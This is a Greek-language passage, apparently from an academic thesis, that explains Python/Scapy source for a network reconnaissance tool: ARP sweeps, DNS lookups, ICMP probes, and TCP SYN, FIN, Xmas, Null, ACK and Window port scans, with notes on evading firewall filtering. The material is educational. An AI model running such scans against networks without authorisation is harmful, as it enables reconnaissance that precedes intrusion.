Για την επαλήθευση των διευθύνσεων IP χρησιμοποιείται η βιβλιοθήκη `IPAddress`, η οποία κατά την αρχικοποίηση της ενσωματωμένης σε αυτή δομής `IPAddress()` βάσει μιας τιμής διεύθυνσης IP, «πετάει» σφάλμα εξαίρεσης σε περίπτωση που αυτή δεν έχει την κατάλληλη μορφή. Η επαλήθευση των διευθύνσεων MAC γίνεται με τη χρήση regular expression.

Επιπροσθέτως, στο αρχείο αυτό περιέχονται οι ακόλουθες βοηθητικές συναρτήσεις:

```
def isSinglePort(port):
	if isinstance(port,(int,long)):
		return True
	else:
		return False
```

Η συνάρτηση αυτή εξετάζει εάν η τιμή που περιέχει μια μεταβλητή θύρας πρωτοκόλλων αντιστοιχεί σε μια μοναδική τιμή ή σε ένα εύρος τιμών.

```
def parsePortRange(ports):
	portList = []
	if "," in ports:
		parts = ports.split(",")
	else:
		parts = [ports]
	for x in parts:
		if "-" in x:
			y = x.split("-")
			portList.extend(range(int(y[0]),int(y[1])+1))
		else:
			portList.append(int(x))
	return portList
```

Η συνάρτηση αυτή μετατρέπει ένα αλφαριθμητικό εύρος θυρών πρωτοκόλλων σε μια δομή λίστας με τους αντίστοιχους αριθμούς θυρών. Το αλφαριθμητικό αυτό μπορεί να περιέχει τμήματα, που διαχωρίζονται από το χαρακτήρα «,» και το κάθε τμήμα μπορεί είτε να περιέχει ένα μοναδικό ακέραιο, είτε ένα εύρος ακεραίων της μορφής «X1-X2».

```
def getSubnetAddress(ip,mask="255.255.255.0"):
	return str(IPAddress(ip).make_net(mask))
```

Η συνάρτηση **getSubnetAddress** εξάγει τη διεύθυνση υποδικτύου που βρίσκεται μια διεύθυνση IP, βάσει μιας μάσκας υποδικτύου.

```
def inLocalSubnet(ip,config):
```

```
        ips = IPAddress(getSubnetAddress(config.localIP))
        if ip in ips:
                return True
        else:
                return False
```

Η **inLocalSubnet** ελέγχει κατά πόσο μια διεύθυνση IP ανήκει στο τοπικό υποδίκτυο. Αυτό γίνεται δημιουργώντας μια λίστα με τις διευθύνσεις IP που περιέχει η διεύθυνση υποδικτύου και αντιστοιχίζοντας – ή όχι – τη παρεχόμενη διεύθυνση.

```
def getAliveHosts(ip,verbose=True):
        m = arp.ARPModule(None)
        m.verbose = False
        if verbose:
                print "[*] Finding alive hosts..."
        ips,macs = m.getAddressPairs(ip)
        if verbose:
                print "[*] %s host(s) alive in subnet." % str(len(ips))
        return ips,macs
```

Η συνάρτηση **getAliveHosts** χρησιμοποιεί βοηθητικές συναρτήσεις που βασίζονται στο πρωτόκολλο ARP, και βρίσκονται σε άλλο αρχείο, για την ανακάλυψη των ενεργών κόμβων που είναι συνδεδεμένοι στο τοπικό υποδίκτυο. Ο τρόπος λειτουργίας τους, όπως προαναφέρθηκε, θα αναλυθεί αργότερα. Αφού γίνει αυτό, τυπώνεται σχετικό ενημερωτικό μήνυμα στην έξοδο του προγράμματος.

### 4.2.2 arp.py

Στο αρχείο αυτό περιγράφεται ένα module λειτουργιών- συναρτήσεων που βασίζονται στο ARP πρωτόκολλο και χρησιμοποιούνται είτε «ως έχουν», είτε ως βοηθητικές συναρτήσεις σε άλλα εργαλεία. Το module αυτό περιγράφεται από την κλάση **ARPModule**.

```
class ARPModule():
        def __init__(self,config):
                self.config = config
                self.stopFlag = False
                self.verbose = True


        def getMAC(self,target,timeout=1):
                if target == None:
                        if self.verbose:
                                print "[!] No target."
                        return False
                if self.config:
                        timeout = self.config.timeout
                ans,unans =
srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=target),timeout=timeout,verbose
=0)
                if ans:
                        return ans[0][1].sprintf(r"%Ether.src%")
                else:
```

```
                        if self.verbose:
                                print "[!] MAC Address could not be resolved."
                        return False

        def getAddressPairs(self,target,timeout=1):
                if target == None:
                        if self.verbose:
                                print "[!] No target."
                        return [],[]
                if self.config:
                        timeout = self.config.timeout
                ans,unans =
srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=target),timeout=timeout,verbose
=0)
                if ans:
                        ips=[]
                        macs=[]
                        for snd,rcv in ans:
                                ips.append(rcv.sprintf(r"%ARP.psrc%"))
                                macs.append(rcv.sprintf(r"%Ether.src%"))
                        return ips,macs
                else:
                        if self.verbose:
                                print "[!] MAC Address could not be resolved."
                        return [],[]

        def ping(self,target):
                if target == None:
                        if self.verbose:
                                print "[!] No target."
                        return False

                # Send the ARP Request(s) and get the reply(ies)
                ans,unans =
srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=target),timeout=self.config.tim
eout,verbose=0)

                # Show the reply(ies)
                if ans:
                        ans.summary(lambda (s,r): r.sprintf("[*] %ARP.psrc% is
alive! (MAC: %Ether.src%)"))

                print "[*] " + str(len(unans)) + " hosts are down."
                return True
```

Όπως φαίνεται στον παραπάνω κώδικα, κατά την αρχικοποίηση της κλάσης **ARPModule** (με τη αυτο-καλούμενη συνάρτηση **__init__**), ανατίθεται η τιμή που δόθηκε ως παράμετρος κατά την κλήση της συνάρτησης-κατασκευαστή της κλάσης, στη μεταβλητή που περιέχει το αντικείμενο **Config**, το οποίο περιγράφηκε στην προηγούμενη ενότητα.

Στη συνέχεια, συναντάται η συνάρτηση **getMAC** η οποία χρησιμοποιείται για την ανακάλυψη της διεύθυνσης MAC μιας μηχανής του δικτύου βάσει της

διεύθυνσης IP της. Αυτό γίνεται με την αποστολή ενός ARP Request (το οποίο περιγράφηκε στο πρώτο κεφάλαιο αυτού του κειμένου) και τη λήψη της απάντησης από το δίκτυο. Με τη χρήση της συνάρτησης `srp` της συλλογής Scapy, μεταδίδεται ένα πλαίσιο Ethernet προς όλους τους κόμβους του δικτύου (`Ether(dst="ff:ff:ff:ff:ff:ff")`) με φορτίο ένα ερώτημα ARP σχετικά με τη διεύθυνση IP που δόθηκε ως παράμετρος (`ARP(pdst=target)`). Ακολούθως, αν ληφθεί απάντηση, δηλαδή ένα ARP Reply από τον κόμβο με τη διεύθυνση IP που παρήχθη, χρησιμοποιείται το πεδίο `src` του στρώματος `Ether` της απάντησης για την εξαγωγή της διεύθυνσης MAC. Η εφαρμογή θα αναμένει την απάντηση για ένα χρονικό διάστημα ίσο με το `timeout` που ορίστηκε στις παραμέτρους εκκίνησης της εφαρμογής· ειδάλλως χρησιμοποιείται μια προκαθορισμένη τιμή ίση με 1 δευτερόλεπτο

Ακολούθως, γίνεται η δήλωση της συνάρτησης **`getAddressPairs`**, η οποία αποτελεί ένα σαρωτή ARP· πραγματοποιεί δηλαδή τη λειτουργία ανακάλυψης διεύθυνσης MAC για πολλαπλές διευθύνσεις IP (με την παροχή διεύθυνσης IP υποδικτύου αντί μιας μόνο μηχανής). Ο τρόπος λειτουργίας της είναι αντίστοιχος με αυτόν της συνάρτησης **`getMAC`**· μεταδίδονται δηλαδή πακέτα ARP ενθυλακωμένα σε πλαίσια Ethernet και λαμβάνονται οι απαντήσεις ARP από τους αντίστοιχους κόμβους. Τα αποτελέσματα της λειτουργίας αυτής αποθηκεύονται σε δυο δομές τύπου «λίστας» της Python, όπου στην πρώτη τοποθετούνται διευθύνσεις IP και στη δεύτερη οι διευθύνσεις MAC που τους αντιστοιχούν.

Τέλος, συναντάται η συνάρτηση **`ping`**, η οποία χρησιμοποιείται για την ανακάλυψη ενεργών κόμβων συνδεδεμένων στο δίκτυο. Αυτό θα συμβεί αξιοποιώντας την υποχρέωση ενός κόμβου που χρησιμοποιεί το ARP πρωτόκολλο να απαντάει σε ερωτήματα ARP σχετικά με τη διεύθυνση δικτύου του (στην προκειμένη περίπτωση τη διεύθυνση IP του). Έτσι, γίνεται μετάδοση ενός ερωτήματος ARP σχετικά με μια διεύθυνση IP του υποδικτύου και αναμένεται η απάντηση ARP από τον κόμβο με τη διεύθυνση αυτή. Εαν αυτή ληφθεί, σε ένα συγκεκριμένο χρονικό διάστημα (`timeout`), τότε μπορεί να συμπεραθεί οτι ο κόμβος αυτός είναι ενεργός και στη συνέχεια να τυπωθεί ένα σχετικό μήνυμα στην έξοδο, προς ενημέρωση του χρήστη. Ειδάλλως, ο χρήστης πληροφορείται ότι ο κόμβος αυτός είναι ανενεργός. Η συνάρτηση αυτή μπορεί να χρησιμοποιηθεί και για πολλαπλούς στόχους.

### 4.2.3 dns.py

Το αρχείο αυτό περιέχει τη κλάση **`DNSModule`** και τις συναρτήσεις της, που περιγράφουν λειτουργίες που βασίζονται στο πρωτόκολλο DNS.

```
class DNSModule():
	def __init__(self,config):
		self.config = config
		self.stopFlag = False
		self.verbose = True
```

```
	def query(self,domain,flb=False):
		if domain == None:
			if self.verbose:
				print "[!] No target supplied."
			return None

		if flb:
			print "[*] Falling back to Google's DNS servers..."
			ans =
sr1(IP(dst="8.8.8.8")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=domain)),timeou
t=self.config.timeout,verbose=0)
		else:
			ans =
sr1(IP(dst=self.config.dnsServerIP)/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=d
omain)),timeout=self.config.timeout,verbose=0)

		if ans:
			if ans[DNS].rcode == 0:
				return ans[DNSRR].rdata
			else:
				if self.verbose:
					print "[!] Domain could not be resolved."
				return None
		else:
			if not flb:
				return self.query(domain,flb=True)
			if self.verbose:
				print "[!] Domain could not be resolved."
			return None

	def reverse_query(self,target):
		if target == None:
			if self.verbose:
				print "[!] No target supplied."
			return False

		targetIPs = IPAddress(target)
		for x in targetIPs:
			y = str(x).split(".")
			y.reverse()
			y = ".".join(y) + ".in-addr.arpa"
			dm = None

			if self.verbose:
				print "[*] Querying PTR records..."
			ans =
sr1(IP(dst=self.config.dnsServerIP)/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=y
,qtype="PTR")),timeout=self.config.timeout,verbose=0)

			if ans:
				if ans[DNS].rcode == 0:
					dm = ans[DNSRR].rdata
				else:
```

```
                                    if ans.haslayer(DNSRR):
                                          print "Partial match found: " +
str(ans[DNSRR].rdata)

                        if not dm:
                              print "[*] Falling back to Google's DNS
servers..."
                              print "[*] Querying PTR records..."
                              ans =
sr1(IP(dst="8.8.8.8")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=y,qtype="PTR"))
,timeout=self.config.timeout,verbose=0)

                        if ans:
                              if ans[DNS].rcode == 0:
                                    dm = ans[DNSRR].rdata
                              else:
                                    if ans.haslayer(DNSRR):
                                          print "Partial match found: " +
str(ans[DNSRR].rdata)

                        if dm:
                              print str(x) + " corresponds to " + dm
                        else:
                              print  str(x)  +  "  could  not  be  resolved  to  a
hostname"
```

Όπως είναι εμφανές, κατά την αρχικοποίηση (και) αυτής της κλάσης με τη συνάρτηση **__init__**, αποθηκεύεται η παράμετρος εισόδου `config` που παρήχθη κατά την κλήση της συνάρτησης- κατασκευαστή της κλάσης.

Η πρώτη λειτουργία αυτού του module που συναντάται είναι η συνάρτηση **query**. Η συνάρτηση αυτή δέχεται δυο παραμέτρους εισόδου· ένα όνομα περιοχής `domain` και μια τιμή για τη σημαία `flb` (fallback). Η συνάρτηση αυτή υλοποιεί τη μετάφραση ενός ονόματος περιοχής σε διεύθυνση IP. Αυτό πραγματοποιείται με την αποστολή ενός ερωτήματος DNS, στον καθορισμένο στη δομή `config`, διακομιστή DNS. Το ερώτημα αυτό ενθυλακώνεται πρώτα σε ένα αυτοδύναμο πακέτο UDP προς τη θύρα 53 του διακομιστή. Εαν ληφθεί απάντηση από το διακομιστή DNS, η ζητούμενη διεύθυνση εξάγεται από το πεδίο `rdata` της απάντησης, όπως περιγράφηκε στην αντίστοιχη ενότητα, σχετικά με το πρωτόκολλο DNS, του κεφαλαίου 1 αυτού του κειμένου. Σε περίπτωση αποτυχίας πραγματοποιείται η ίδια διαδικασία, αλλά το ερώτημα αποστέλλεται στους διακομιστές DNS της Google, καλώντας την ίδια τη συνάρτηση αλλά με τη σημαία `flb` ενεργοποιημένη Σε περίπτωση αποτυχίας και πάλι, ο χρήστης ενημερώνεται για την αδυναμία ανάλυσης του ονόματος περιοχής.

Η δεύτερη λειτουργία που παρέχεται σε αυτό το module είναι η υλοποίηση ενός αντίστροφου ερωτήματος DNS, για μια ή περισσότερες διευθύνσεις IP. Αυτό πραγματοποιείται με την αποστολή ενός ερωτήματος DNS τύπου PTR. Πρώτα, αντιστρέφεται η σειρά των τεσσάρων μερών της διεύθυνσης IP και στη συνέχεια προσκολλάται στο τέλος της το αλφαριθμητικό «in-addr.arpa». Στη συνέχεια

αποστέλλεται το ερώτημα πρώτα στον τοπικό διακομιστή DNS και έπειτα, σε περίπτωση αποτυχίας του πρώτου, στο διακομιστή DNS της Google. Εαν η ανάλυση ολοκληρωθεί εκτυπώνεται αντίστοιχο μήνυμα. Σε διαφορετική περίπτωση, εκτυπώνεται μήνυμα που ενημερώνει το χρήστη για την αδυναμία ανάλυσης της διεύθυνσης, καθώς και τυχόν καταχώριση μερικής ταύτισης. Η λειτουργία αυτή μπορεί να έχει περισσότερους από ένα στόχους.

### 4.2.4 icmp.py

Στο αρχείο αυτό περιέχονται λειτουργίες που βασίζονται στο πρωτόκολλο ICMP και εξυπηρετούν στην «ανακάλυψη διακομιστών (host discovery)». Οι λειτουργίες αυτές αναλύθηκαν σε βάθος στο πρώτο κεφάλαιο. Στον ακόλουθο κώδικα μπορούμε να δούμε τον τρόπο υλοποίησης των λειτουργίων αυτών:

```
class ICMPModule():
	def __init__(self,config):
		self.config = config
		self.stopFlag = False
		self.verbose = True

	def echo(self,target):
		if target == None:
			if self.verbose:
				print "[!] No target."
			return False

		# Send the ICMP Echo Request(s) and get the reply(ies)

	ans,unans=sr(IP(dst=target)/ICMP(),timeout=self.config.timeout,verbo
se=0)

		# Show the reply(ies)
		if ans:
			ans.summary(lambda (s,r): r.sprintf("[*] %IP.src% is
alive!") )

		if self.verbose:
			print "[*] " + str(len(unans)) + " hosts are down."

	def timestamp(self,target):
		if target == None:
			if self.verbose:
				print "[!] No target."
			return False

		# Send the ICMP Timestamp Request(s) and get the reply(ies)

	ans,unans=sr(IP(dst=target)/ICMP(type=13),timeout=self.config.timeou
t,verbose=0)

		# Show the reply(ies)
```

```
            if ans:
                  ans.summary(lambda (s,r): r.sprintf("[*] %IP.src% is
alive!") )

            if self.verbose:
                  print "[*] " + str(len(unans)) + " hosts are down."

      def address_mask(self,target):
            if target == None:
                  if self.verbose:
                        print "[!] No target."
                  return False

            # Send the ICMP Address Mask Request(s) and get the reply(ies)

      ans,unans=sr(IP(dst=target)/ICMP(type=17),timeout=self.config.timeou
t,verbose=0)

            # Show the reply(ies)
            if ans:
                  ans.summary(lambda (s,r): r.sprintf("%IP.src% is
alive!") )

            if self.verbose:
                  print "[*] " + str(len(unans)) + " hosts are down."
```

Ομοίως με τα υπόλοιπα αρχεία που σχολιάστηκαν έως τώρα, στη συνάρτηση αρχικοποίησης **__init__**, γίνεται η ανάθεση της δομής `config` σε μια μεταβλητή της κλάσης **ICMPModule.**

Η πρώτη λειτουργία που συναντάται μελετώντας τον κώδικα είναι η **echo**. Αυτή υλοποιεί την βασική λειτουργία ICMP Echo – ή όπως αναφέραμε στο πρώτο κεφάλαιο του κειμένου, το δημοφιλές Ping – του πρωτοκόλλου αυτού. Αφού γίνει έλεγχος εγκυρότητας του στόχου που της παρέχεται, αποστέλλεται ένα IP πακέτο προς τον(ους) προορισμό(ους)-στόχο(ους). Σε αυτό το πακέτο βρίσκεται ενθυλακωμένο ένα μήνυμα ICMP τύπου 8, δηλαδή ένα ICMP Echo Request. Ενώ κανονικά θα έπρεπε να γίνει δήλωση του τύπου του μηνύματος ICMP στις παραμέτρους του στρώματος αυτού (`ICMP(type=8)`), αυτό δε συμβαίνει καθώς η προκαθορισμένη παράμετρος που θέτει η βιβλιοθήκη Scapy είναι η ζητούμενη. Σε περίπτωση λήψης απάντησης από τον κόμβο-προορισμό, ασχέτως από το αν αυτή είναι μήνυμα ICMP τύπου 0 (Echo Reply), ο χρήστης ενημερώνεται ότι ο κόμβος είναι ενεργός, καθώς οποιαδήποτε απάντηση προερχόμενη από αυτόν μπορεί να θεωρηθεί ως υπόδειξη λειτουργίας του. Με τον ίδιο τρόπο, γίνεται η υλοποίηση του ελέγχου Address Mask και Timestamp, με τη μόνη διαφορά να έγκειται στην αποστολή μηνυμάτων τύπου 17 και 13 αντίστοιχα.

### 4.2.5 tcp.py

Στο αρχείο αυτό περιγράφονται οι συναρτήσεις υλοποίησης λειτουργιών που βασίζονται στο πρωτόκολλο TCP και συγκεκριμένα οι διάφοροι τύπου σάρωσης TCP θυρών που αναφέρθηκαν στο πρώτο κεφάλαιο. Ο κώδικας του αρχείου είναι ο ακόλουθος:

```
class TCPModule():
	def __init__(self,config):
		self.config = config
		self.stopFlag = False
		self.verbose = True

	def syn_scan(self,target,port):
		if target == None:
			if self.verbose:
				print "[!] No target."
			return False

		if self.verbose:
			print "[*] Scanning " + str(len(port)) + " ports..."

		# Send the TCP SYN packet(s) and get the reply(ies)
		ans,unans =
sr(IP(dst=target)/TCP(flags="S",dport=port,options=[('Timestamp',(0,0))]),t
imeout=self.config.timeout,verbose=0)

		popen = []
		pfiltered = []
		pclosed = []
		pundetermined = []

		# Show the reply(ies)
		for s,r in ans:
			if r.sprintf("%TCP.flags%") == "SA" or
r.sprintf("%TCP.flags%") == "S":
				popen.append(r.sprintf("%TCP.sport%"))
			elif r.sprintf("%TCP.flags%") == "RA" or
r.sprintf("%TCP.flags%") == "R":
				pclosed.append(r.sprintf("%TCP.sport%"))
			elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") in [1,2,3,9,10,13]:
				pfiltered.append(r.sprintf("%TCP.sport%"))
			else:
				pundetermined.append(r.sprintf("%TCP.sport%"))

		if self.verbose:
			if len(popen) == len(port):
				print "All " + str(len(port)) + " ports are
open."
			else:
				for x in popen:
					print x + " is open"
```

```
                        print "[*] " + str(len(unans)+len(pfiltered)) + "
ports are filtered."
                        print "[*] " + str(len(pclosed)) + " ports are
closed."
                        print "[*] " + str(len(pundetermined)) + " ports
are undetermined."

            if self.verbose:
                  print("[*] Please wait while closing connections...")
            # Send the TCP RST/ACK packet(s) to close half-open
connections (DoS Prevention)

      sr(IP(dst=target)/TCP(flags="RA",dport=port),timeout=self.config.tim
eout,verbose=0)

      def fin_scan(self,target,port):
            if target == None:
                  if self.verbose:
                        print "[!] No target."
                  return False

            if self.verbose:
                  print "[*] Scanning " + str(len(port)) + " ports..."

            # Send the TCP FIN packet(s) and get the reply(ies)
            ans,unans =
sr(IP(dst=target)/TCP(flags="F",dport=port,options=[('Timestamp',(0,0))]),t
imeout=self.config.timeout,verbose=0)

            pfiltered = []
            pclosed = []
            pundetermined = []

            # Show the reply(ies)
            for s,r in ans:
                  if r.sprintf("%TCP.flags%") == "RA" or
r.sprintf("%TCP.flags%") == "R":
                        pclosed.append(r.sprintf("%TCP.sport%"))
                  elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") in [1,2,3,9,10,13]:
                        pfiltered.append(r.sprintf("%TCP.sport%"))
                  else:
                        pundetermined.append(r.sprintf("%TCP.sport%"))

            if self.verbose:
                  if len(pclosed) == len(port):
                        print "All " + str(len(port)) + " ports are
closed."
                  else:
                        for x in pclosed:
                              print x + " is closed"
                        print "[*] " + str(len(unans)) + " ports are
open|filtered."
```

```
                        print "[*] " + str(len(pfiltered)) + " ports are
filtered."
                        print "[*] " + str(len(pundetermined)) + " ports
are undetermined."

        def xmas_scan(self,target,port):
                if target == None:
                        if self.verbose:
                                print "[!] No target."
                        return False

                if self.verbose:
                        print "[*] Scanning " + str(len(port)) + " ports..."

                # Send the TCP FIN packet(s) and get the reply(ies)
                ans,unans =
sr(IP(dst=target)/TCP(flags="FUP",dport=port,options=[('Timestamp',(0,0))])
,timeout=self.config.timeout,verbose=0)

                pfiltered = []
                pclosed = []
                pundetermined = []

                # Show the reply(ies)
                for s,r in ans:
                        if r.sprintf("%TCP.flags%") == "RA" or
r.sprintf("%TCP.flags%") == "R":
                                pclosed.append(r.sprintf("%TCP.sport%"))
                        elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") in [1,2,3,9,10,13]:
                                pfiltered.append(r.sprintf("%TCP.sport%"))
                        else:
                                pundetermined.append(r.sprintf("%TCP.sport%"))

                if self.verbose:
                        if len(pclosed) == len(port):
                                print "All " + str(len(port)) + " ports are
closed."
                        else:
                                for x in pclosed:
                                        print x + " is closed"
                                print "[*] " + str(len(unans)) + " ports are
open|filtered."
                                print "[*] " + str(len(pfiltered)) + " ports are
filtered."
                                print "[*] " + str(len(pundetermined)) + " ports
are undetermined."

        def null_scan(self,target,port):
                if target == None:
                        if self.verbose:
                                print "[!] No target."
                        return False
```

```
            if self.verbose:
                  print "[*] Scanning " + str(len(port)) + " ports..."

            # Send the TCP FIN packet(s) and get the reply(ies)
            ans,unans =
sr(IP(dst=target)/TCP(flags="",dport=port,options=[('Timestamp',(0,0))]),ti
meout=self.config.timeout,verbose=0)

            pfiltered = []
            pclosed = []
            pundetermined = []

            # Show the reply(ies)
            for s,r in ans:
                  if r.sprintf("%TCP.flags%") == "RA" or
r.sprintf("%TCP.flags%") == "R":
                        pclosed.append(r.sprintf("%TCP.sport%"))
                  elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") in [1,2,3,9,10,13]:
                        pfiltered.append(r.sprintf("%TCP.sport%"))
                  else:
                        pundetermined.append(r.sprintf("%TCP.sport%"))

            if self.verbose:
                  if len(pclosed) == len(port):
                        print "All " + str(len(port)) + " ports are
closed."
                  else:
                        for x in pclosed:
                              print x + " is closed"
                        print "[*] " + str(len(unans)) + " ports are
open|filtered."
                        print "[*] " + str(len(pfiltered)) + " ports are
filtered."
                        print "[*] " + str(len(pundetermined)) + " ports
are undetermined."

      def ack_scan(self,target,port):
            if target == None:
                  if self.verbose:
                        print "[!] No target."
                  return False

            if self.verbose:
                  print "[*] Scanning " + str(len(port)) + " ports..."

            # Send the TCP ACK packet(s) and get the reply(ies)
            ans,unans =
sr(IP(dst=target)/TCP(flags="A",dport=port,options=[('Timestamp',(0,0))]),t
imeout=self.config.timeout,verbose=0)

            punfiltered = []
```

```
		pfiltered = []
		pundetermined = []

		# Show the reply(ies)
		for s,r in ans:
			if r.sprintf("%TCP.flags%") == "RA" or
r.sprintf("%TCP.flags%") == "R":
				punfiltered.append(r.sprintf("%TCP.sport%"))
			elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") in [1,2,3,9,10,13]:
				pfiltered.append(r.sprintf("%TCP.sport%"))
			else:
				pundetermined.append(r.sprintf("%TCP.sport%"))

		for x in unans:
			pfiltered.append(x.sprintf("%TCP.dport%"))

		if self.verbose:
			if len(punfiltered) == len(port):
				print "All " + str(len(port)) + " ports are
unfiltered."
			else:
				for x in punfiltered:
					print x + " is unfiltered"
				print "[*] " + str(len(pfiltered)) + " ports are
filtered."
				print "[*] " + str(len(pundetermined)) + " ports
are undetermined."

	def win_scan(self,target,port):
		if target == None:
			if self.verbose:
				print "[!] No target."
			return False

		if self.verbose:
			print "[*] Scanning " + str(len(port)) + " ports..."

		# Send the TCP ACK packet(s) and get the reply(ies)
		ans,unans =
sr(IP(dst=target)/TCP(flags="A",dport=port,options=[('Timestamp',(0,0))]),t
imeout=self.config.timeout,verbose=0)

		popen = []
		pclosed = []
		pfiltered = []
		pundetermined = []

		# Show the reply(ies)
		for s,r in ans:
			if r.sprintf("%TCP.flags%") == "RA" or
r.sprintf("%TCP.flags%") == "R":
				if r.sprintf("%TCP.window%") > 0:
```

```
                                popen.append(r.sprintf("%TCP.sport%"))
                        else:
                                pclosed.append(r.sprintf("%TCP.sport%"))
                elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") in [1,2,3,9,10,13]:
                        pfiltered.append(r.sprintf("%TCP.sport%"))
                else:
                        pundetermined.append(r.sprintf("%TCP.sport%"))

        for x in unans:
                pfiltered.append(x.sprintf("%TCP.dport%"))

        if self.verbose:
                if len(popen) == len(port):
                        print "All " + str(len(port)) + " ports are
open."
                else:
                        for x in popen:
                                print x + " is open"
                        print "[*] " + str(len(pfiltered)) + " ports are
filtered."
                        print "[*] " + str(len(pclosed)) + " ports are
closed."
                        print "[*] " + str(len(pundetermined)) + " ports
are undetermined."
```

Για ακόμη μια φορά, κατά την αρχικοποίηση της κλάσης που περιγράφεται στο αρχείο αυτό, με τις λειτουργίες που βασίζονται στο TCP πρωτόκολλο, γίνεται η ανάθεση της δομής `config` στην αντίστοιχη ιδιότητα του αντικειμένου της κλάσης. Οι λειτουργίες που προσφέρει το module αυτό αποτελούν αρκετούς από τους τύπους σάρωσης θυρών που αναφέραμε στο πρώτο κεφάλαιο.

Η πρώτη συνάρτηση της κλάσης που συναντάται είναι η **syn_scan**, η οποία περιγράφει τον ομώνυμο τύπο σάρωσης θυρών TCP. Η συνάρτηση αυτή απαιτεί ως παραμέτρους τη διεύθυνση IP του(ων) κόμβου(ων)-προορισμού καθώς και τη(ις) θύρα(ες) προς σάρωση. Αφού γίνει έλεγχος εγκυρότητας της μεταβλητής που περιέχει τη διεύθυνση του κόμβου-στόχου, γίνεται η αποστολή των πακέτων TCP που θα υλοποιήσουν τη σάρωση. Αποστέλλονται δηλαδή πακέτα IP με ενθυλακωμένα πακέτα TCP με ενεργοποιημένο το bit SYNchronization «S» και προορισμό τις θύρες προς σάρωση του στόχου, εκκινώντας έτσι, πρακτικά, μια τριμερή χειραψία TCP με την υπηρεσία που πιθανώς «ακούει» στις θύρες αυτές. Επίσης, προς αποφυγή απόρριψης του πακέτου από κάποια τείχη προστασίας (firewalls), τίθεται και η επιλογή του πακέτου Timestamp. Στη συνέχεια, αναμένονται οι απαντήσεις του προορισμού· σε περίπτωση λήψης πακέτου TCP με ενεργοποιημένα τα bits SYNchronization και ACKnowlegdement (την αναμενόμενη, δηλαδή, απάντηση για τη συνέχιση της τριμερούς χειραψίας), ενημερώνεται ο χρήστης οτι η θύρα αυτή είναι ανοιχτή. Σε περίπτωση, που η απάντηση περιέχει μήνυμα ICMP Type 3 – Host Unreachable και οι τιμές του πεδίου CODE είναι μια από τις `[1,2,3,9,10,13]` (η σημασία της κάθε τιμής αναφέρεται στην ανάλυση του

ICMP πρωτοκόλλου στο κεφάλαιο 1 αυτού του κειμένου), τότε η αντίστοιχη θύρα πιθανώς «φιλτράρεται» από κάποιο τείχος προστασίας. Το συμπέρασμα αυτό εξάγεται από δοκιμές που έχουν γίνει κατά τη διάρκεια ετών σε γνωστές εφαρμογές τειχών προστασίας του εμπορίου. Ακόμα, αναφέρεται στο χρήστη το πλήθος των θυρών που βρέθηκαν κλειστές, αυτών που βρέθηκαν φιλτραρισμένες, καθώς και το πλήθος αυτών για τις οποίες δεν μπορούσε να εξαχθεί συμπέρασμα από την απάντηση τους. Τέλος, προς αποφυγή δημιουργίας φαινομένων «άρνησης υπηρεσίας (Denial Of Service)», αποστέλλονται σε όλες τις θύρες που εξετάσθηκαν από τη λειτουργία αυτή πακέτα TCP με ενεργοποιημένα τα bits ReSeT και ACKnowledgement, τερματίζοντας έτσι τις ημι- ολοκληρωμένες συνδέσεις TCP που δημιουργήθηκαν

Στη συνέχεια, συναντάται η συνάρτηση **`fin_scan`**, η οποία υλοποιεί, όπως γίνεται αντιληπτό και από το όνομα της συνάρτησης, τον τύπο σάρωσης FIN Scan. Μετά τον συνήθη έλεγχο της μεταβλητής που περιέχει τη διεύθυνση του κόμβου-στόχου, αποστέλλεται ένα πακέτο TCP με ενεργοποιημένο το bit FINish. Η επιλογή Timestamp ορίζεται και πάλι για το λόγο που αναφέρθηκε προηγουμένως. Όπως ορίζεται από το έγγραφο-πρότυπο RFC 793, που περιγράφει τη λειτουργία του πρωτοκόλλου TCP, για τον τερματισμό μιας TCP συνεδρίας απαιτείται η αποστολή ενός πακέτου TCP_FIN από τον κόμβο που την εκκινεί και στη συνέχεια η λήψη ενός πακέτου από τον προορισμό, με ενεργά τα bits ReSeT και ACKnowledgement. Σε περίπτωση λήψης ενός τέτοιου πακέτου κατά την εκτέλεση της λειτουργίας **`fin_scan`**, ο χρήστης ενημερώνεται ότι η θύρα που ελέγχεται είναι κλειστή. Οι θύρες που στείλανε ICMP απάντηση τύπου 3 και τιμή CODE 1,2,3,9,10 ή 13 θεωρούνται φιλτραρισμένες, ενώ αυτές που δεν αποστείλαν καμία απάντηση θεωρούνται είτε ανοικτές είτε φιλτραρισμένες.

Με τον ίδιο τρόπο υλοποιούνται και οι λειτουργίες X-mas Scan και Null Scan. Για την υλοποίηση της πρώτης αποστέλλεται πακέτο TCP με ενεργά τα bits ελέγχου FINish, URGent και PuSH, ενώ στη δεύτερη μεταδίδονται πακέτα με όλα τα bits ελέγχου ανενεργά. Και στις δυο περιπτώσεις αναμένεται λήψη με ενεργά τα bits ReSeT και ACKnowledgement. Η λήψη μιας τέτοιας απάντησης υποδεικνύει ότι η θύρα είναι κλειστή. Ομοίως με τη FIN Scan, η λήψη ICMP μηνύματος υποδεικνύει ότι η θύρα φιλτράρεται, ενώ για τις θύρες που δεν απάντησαν δεν είναι γνωστό με βεβαιότητα εάν είναι ανοικτές ή φιλτράρονται

